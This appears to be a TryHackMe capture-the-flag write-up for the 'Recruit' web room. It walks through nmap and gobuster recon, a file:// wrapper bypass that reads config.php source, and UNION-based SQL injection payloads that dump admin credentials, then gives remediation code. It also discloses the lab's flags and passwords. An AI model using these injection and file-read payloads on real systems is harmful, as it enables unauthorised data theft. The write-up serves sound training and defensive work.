Recruit

TryHackMe — Detailed Writeup

Recon · Information Disclosure · LFI / File Read · SQL Injection

June 4, 2026

Contents

1. Introduction

The **Recruit** room on TryHackMe is a web-focused challenge that chains a series of common server-side weaknesses. Starting from an anonymous position, we leverage **information disclosure** (an exposed mail log and an over-talkative sitemap), abuse a **file-read primitive** / **Local File Inclusion** using the `file://` wrapper to disclose application source code, recover **hardcoded credentials** from `config.php`, and finally exploit a **UNION-based SQL injection** in the candidate-search feature to dump the administrator credentials stored in the backend database.

The objective is to capture two flags by escalating from anonymous visitor → HR user → application administrator.

Room link: https://tryhackme.com/room/recruitwebchallenge

2. Reconnaissance

2.1. Port scanning

I started with a full Nmap scan to enumerate exposed services, with version detection, default scripts and OS fingerprinting.

```
nmap -p- -sV -sC -O 10.129.164.98
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -O 10.129.164.98
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-01 04:51 EDT
Nmap scan report for 10.129.164.98
Host is up (0.073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 76:90:c7:5f:46:ee:80:39:f7:0c:2f:d1:1d:fb:58:52 (RSA)
|   256 4f:0e:76:09:69:0b:87:ca:c6:85:70:4f:77:67:55:9c (ECDSA)
|_  256 cd:92:a8:d8:21:4f:de:aa:5b:ab:d3:13:07:0a:46:e6 (ED25519)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Recruit
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=6/1%OT=22%CT=1%CU=40721%PV=Y%DS=3%DC=I%G=Y%TM=6A1D4831
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=103%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=108%TI=Z%C
OS:I=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GC
OS:D=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E
OS:8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%
OS:W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC
OS:=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T
OS:=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=
OS:G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.44 seconds

┌──(kali㉿kali)-[~]
```

Figure 1: Nmap scan results

Three services are exposed:

- **22/tcp** — OpenSSH 8.2p1 (Ubuntu 4ubuntu0.7)
- **53/tcp** — ISC BIND 9.16.1 (DNS)
- **80/tcp** — Apache httpd 2.4.41 (Ubuntu), HTTP title `Recruit`

SSH offers no foothold without credentials and DNS is not directly useful here, so the attack surface is the web application on port `80`.

2.2. Directory & file discovery

I enumerated content with Gobuster, adding the `php`, `txt` and `bak` extensions.

```
gobuster dir -u http://10.129.164.98/ \
    -w /usr/share/wordlists/dirb/common.txt \
    -x php,txt,bak -q -t 50
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.129.164.98/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak -q -t 50 2>/dev/null |
  head -50
/.htpasswd.php        (Status: 403) [Size: 278]
/.hta.txt             (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.hta.bak             (Status: 403) [Size: 278]
/.htpasswd.txt        (Status: 403) [Size: 278]
/.hta.php             (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd.bak        (Status: 403) [Size: 278]
/.htaccess.bak        (Status: 403) [Size: 278]
/api.php              (Status: 200) [Size: 4151]
/assets               (Status: 301) [Size: 315] [--> http://10.129.164.98/assets/]
/config.php           (Status: 200) [Size: 0]
/dashboard.php        (Status: 302) [Size: 457] [--> index.php]
/file.php             (Status: 200) [Size: 20]
/footer.php           (Status: 200) [Size: 289]
/header.php           (Status: 200) [Size: 457]
/index.php            (Status: 200) [Size: 1417]
/index.php            (Status: 200) [Size: 1417]
/javascript           (Status: 301) [Size: 319] [--> http://10.129.164.98/javascript/]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/mail                 (Status: 301) [Size: 313] [--> http://10.129.164.98/mail/]
/phpmyadmin           (Status: 301) [Size: 319] [--> http://10.129.164.98/phpmyadmin/]
/server-status        (Status: 403) [Size: 278]
/sitemap.xml          (Status: 200) [Size: 1710]

┌──(kali㉿kali)-[~]
└─$
```

Figure 2: Gobuster directory and file discovery

Several interesting endpoints stand out:

- `/api.php` (200) — API documentation page
- `/config.php` (200, **0 bytes**) — configuration file (executed, source hidden)
- `/file.php` (200) — a CV-retrieval endpoint
- `/dashboard.php`, `/logout.php` — authenticated pages
- `/mail/` — directory listing
- `/phpmyadmin`, `/sitemap.xml`, `/assets/`

2.3. Reading the sitemap

The `sitemap.xml` confirms the endpoints found above and, more importantly, leaks internal notes about the application's design.

Figure 3: Content of sitemap.xml

The embedded notes are revealing: some directories may contain internal documentation or logs, certain endpoints are intended for internal HR integrations, and access to sensitive data is role-restricted. This points us toward the `/mail/` directory and the role-based features.

2.4. API documentation

The `api.php` page is a FAQ describing the Recruit API, used internally to fetch and process candidate CVs from external sources during recruitment.



Figure 4: Recruit API documentation page (api.php)

2.5. The mail directory

The `/mail/` directory exposes a directory listing containing a single `mail.log` file.



Figure 5: Directory listing of /mail/

The log contains an internal email from the HR team to IT Support confirming the portal deployment.

```
May 14 09:32:11 recruit-server postfix/smtpd[2143]: connect from hr-workstation.local[10.10.5.23]
May 14 09:32:12 recruit-server postfix/smtpd[2143]: 4F1A2203F: client=hr-workstation.local[10.10.5.23]
May 14 09:32:13 recruit-server postfix/cleanup[2146]: 4F1A2203F: message-id=<20240514093213.4F1A2203F@recruit.local>
May 14 09:32:13 recruit-server postfix/qmgr[1789]: 4F1A2203F: from=<hr@recruit.thm>, size=1824, nrcpt=1 (queue active)
May 14 09:32:14 recruit-server postfix/local[2151]: 4F1A2203F: to=<it-support@recruit.local>, relay=local, delay=0.34, s

------------------------------------------------------------
From: HR Team <hr@recruit.thm>
To: IT Support <it-support@recruit.thm>
Date: Tue, 14 May 2024 09:32:10 +0000
Subject: Recruitment Portal Deployment Confirmation

Hi Team,

Just a quick update to confirm that the new Recruitment Portal
has been deployed successfully and is functioning as expected.

Weâ€™ve completed basic validation:
- Login page is accessible
- Candidate dashboard loads correctly
- API documentation page is live

As discussed during deployment:
- HR login credentials (username: hr) are currently stored in the application
  configuration file (config.php) for ease of access during
  the initial rollout phase.
- Administrator credentials are NOT stored in the application
  files and are securely maintained within the backend database.

Please let us know if there are any issues or if further changes
are required.

Thanks,
HR Operations
Recruitment Team
------------------------------------------------------------

May 14 09:32:14 recruit-server postfix/qmgr[1789]: 4F1A2203F: removed
```

Figure 6: Content of mail.log

Two key pieces of information are disclosed:

- The HR login **username is `hr`**.
- HR credentials are temporarily stored in the application configuration file `config.php`, while **administrator credentials are kept in the backend database**.

Vulnerability: Information Disclosure

A publicly accessible mail log (`/mail/mail.log`) and an overly descriptive `sitemap.xml` leak internal design details, the HR username, and the location where credentials are stored. Diagnostic logs and internal documentation must never be reachable from an unauthenticated context.

3. Source Disclosure via the `file://` Wrapper

3.1. config.php returns nothing over HTTP

Requesting `config.php` directly returns **0 bytes**: PHP executes the file server-side and never sends the raw source. To recover the HR password we need to read the file's *source* rather than its output. The `file.php` endpoint — the CV-retrieval primitive — is a natural candidate.

3.2. Testing the read primitive

A direct local path is rejected by a filter:

```
http://10.129.164.98/file.php?cv=/var/www/html/config.php
-> "Only local files are allowed"
```



Figure 7: config.php blank over HTTP and the "Only local files are allowed" filter

3.3. Bypassing the filter

The filter expects a "local file", so I explicitly use the `file://` URI scheme. The wrapper satisfies the check and the file is read as raw source:

```
http://10.129.164.98/file.php?cv=file:///var/www/html/config.php
```



Figure 8: Source of config.php disclosed through the file:// wrapper

The disclosed source contains the HR password in cleartext:

```
$APP_NAME    = 'Recruit';
$APP_ENV     = 'production';
$APP_VERSION = '1.2.4';
$APP_DEBUG   = false;

/* HR Credentials (Temporary - Initial Rollout Phase) */
```

```
$HR_PASSWORD = 'hrpassword123';
```

HR credentials: `hr : hrpassword123`

Vulnerability: Local File Inclusion / Arbitrary File Read

The `cv` parameter of `file.php` is passed to a file-read call protected only by a weak "local files only" check. Supplying the `file://` scheme bypasses the filter and allows reading arbitrary files readable by the web process, including application source code.

Vulnerability: Hardcoded Credentials

Storing the HR password in cleartext inside `config.php` means any source-disclosure or file-read bug immediately yields valid credentials. Secrets must never be committed to application source files.

4. HR Access — First Flag

Logging in with `hr : hrpassword123` grants access to the HR dashboard, which displays the first flag and a candidate-search form.



Figure 9: HR dashboard (Candidate Applications) with the first flag

First flag (HR)

`THM{LOGGED_IN_USER}`

According to the leaked email, the administrator credentials live in the database, so the next objective is to reach that database. The only obvious input is the candidate-search field — a prime SQL injection candidate.

5. SQL Injection — Dumping Admin Credentials

5.1. Confirming the injection

Submitting a single quote breaks the query and returns a MySQL syntax error, confirming both the DBMS and that the search uses a `LIKE '%...%'` clause.

```
'
-> You have an error in your SQL syntax; ... near '%' at line 1
```



Figure 10: SQL error revealing a MySQL backend and a LIKE clause

A boolean payload returns every candidate, confirming the injection:

```
' OR '1'='1
```

Figure 11: Boolean injection returning all candidates

5.2. Finding the column count

A UNION-based payload with four columns succeeds, and all four values are reflected in the results table (ID, Name, Position, Status).

```
1' UNION SELECT 1,2,3,4-- -
```



Figure 12: UNION SELECT confirming four printable columns

5.3. Enumerating the database

Current database name:

```
1' UNION SELECT database(),2,3,4-- -
-> recruit_db
```



Figure 13: Retrieving the database name (recruit_db)

Tables in the database:

```
1' UNION SELECT table_name,2,3,4
FROM information_schema.tables
WHERE table_schema=database()-- -
-> candidates, users
```



Figure 14: Listing tables: candidates and users

Columns of the `users` table:

```
1' UNION SELECT column_name,2,3,4
FROM information_schema.columns
WHERE table_schema=database() AND table_name='users'-- -
-> id, password, username
```



Figure 15: Columns of the users table: id, password, username

5.4. Extracting the admin credentials

Finally, dump the usernames and passwords from the `users` table:

```
1' UNION SELECT password,username,3,4 FROM users-- -
```



Figure 16: Admin credentials extracted from the users table

This returns the administrator account: username `admin` with its password `admin@001admin`.

Vulnerability: SQL Injection (UNION-based)

The candidate-search field is concatenated directly into a MySQL `LIKE` query without parameterisation, allowing UNION-based injection. An attacker can enumerate the schema and exfiltrate arbitrary data, including the administrator credentials, which are additionally stored in cleartext.

6. Administrator Access — Final Flag

Logging in with the recovered `admin` credentials unlocks the administrator dashboard, which exposes approve/reject actions and the final flag.



Figure 17: Administrator dashboard with the final flag

Final flag (Admin)

`THM{LOGGED_IN_ADM1N1}`

7. Remediations

7.1. Information Disclosure

Remediation: Lock down logs and metadata

- Never expose log files, internal documentation, or backups under the web root. Store them outside `/var/www/html` or deny access at the server level.
- Disable Apache directory listing (`Options -Indexes`).
- Keep `sitemap.xml` factual: it should not contain design notes, internal endpoint descriptions, or hints about where secrets live.
- Remove development/test artefacts and verbose comments before deploying to production.

7.2. Local File Inclusion / Arbitrary File Read

Remediation: Never build file paths from user input

- Use **indirect mapping**: the client sends an identifier that the server resolves to a known filename, instead of a raw path.
- Maintain a **whitelist** of allowed files / directories.
- Explicitly reject non-local schemes (`file://`, `php://`, `http://`, `ftp://`, `data://`). A "local files only" check that still accepts `file://` is broken — validate by scheme *and* normalised path.
- Normalise with `realpath()` and verify the result stays inside the intended directory.
- Disable `allow_url_include` and `allow_url_fopen` in PHP.

Example fix:

```
$allowed = ['profile.png', 'banner.png'];
$file = basename($_GET['cv']);
if (!in_array($file, $allowed)) {
    http_response_code(403);
    exit('Forbidden');
}
readfile('/var/www/html/cv/' . $file);
```

7.3. Hardcoded Credentials

Remediation: Externalise and hash secrets

- Never store credentials in application source files. Use environment variables or a secrets manager (HashiCorp Vault, AWS Secrets Manager).
- Store passwords only as salted hashes (bcrypt, Argon2) — never in cleartext, in files or in the database.
- Rotate any credential that has ever been committed to source control or a config file.

7.4. SQL Injection

Remediation: Parameterise every query

- Use prepared statements / parameterised queries (PDO, `mysqli` with bound parameters). Never concatenate user input into SQL.
- Validate and constrain input (type, length, allowed characters).
- Apply least privilege to the database account used by the app: read-only where possible, no access to `information_schema` beyond what is needed.
- Return generic error messages — never leak raw SQL errors to the client.
- Add a WAF as defence in depth, not as the primary control.

Example fix (PDO):

```
$stmt = $pdo->prepare(
    "SELECT * FROM candidates WHERE name LIKE :q"
);
$stmt->execute([':q' => '%' . $search . '%']);
```

7.5. Cross-cutting recommendations

Remediation: General best practices

- **Principle of least privilege** for both the web process (file access) and the database account.
- **Role-based access control** enforced server-side — never trust the client for privilege decisions.
- **Logging & monitoring** of access to admin routes, file-read endpoints, and abnormal query patterns (SQLi detection).
- **Patch dependencies** (Apache, PHP, OpenSSH, BIND) to address known CVEs.
- **Regular security testing** (SAST, DAST, manual penetration tests).

8. Conclusion

The Recruit box demonstrates how a chain of individually moderate issues leads to full application compromise:

1. **Information disclosure** (mail log + sitemap) reveals the HR username and where credentials are stored.
2. A **file-read / LFI** bug, bypassed with the `file://` wrapper, discloses `config.php` and the cleartext HR password.
3. HR access exposes a search field vulnerable to **UNION-based SQL injection**.
4. The injection dumps the **administrator credentials** from the database, yielding admin access and the final flag.

Properly securing any single link — hiding the log, fixing the file filter, hashing secrets, or parameterising the query — would have broken the chain. This is the essence of **defense in depth**: security must not rely on a single layer.

Captured flags:
`THM{LOGGED_IN_USER}`
`THM{LOGGED_IN_ADM1N1}`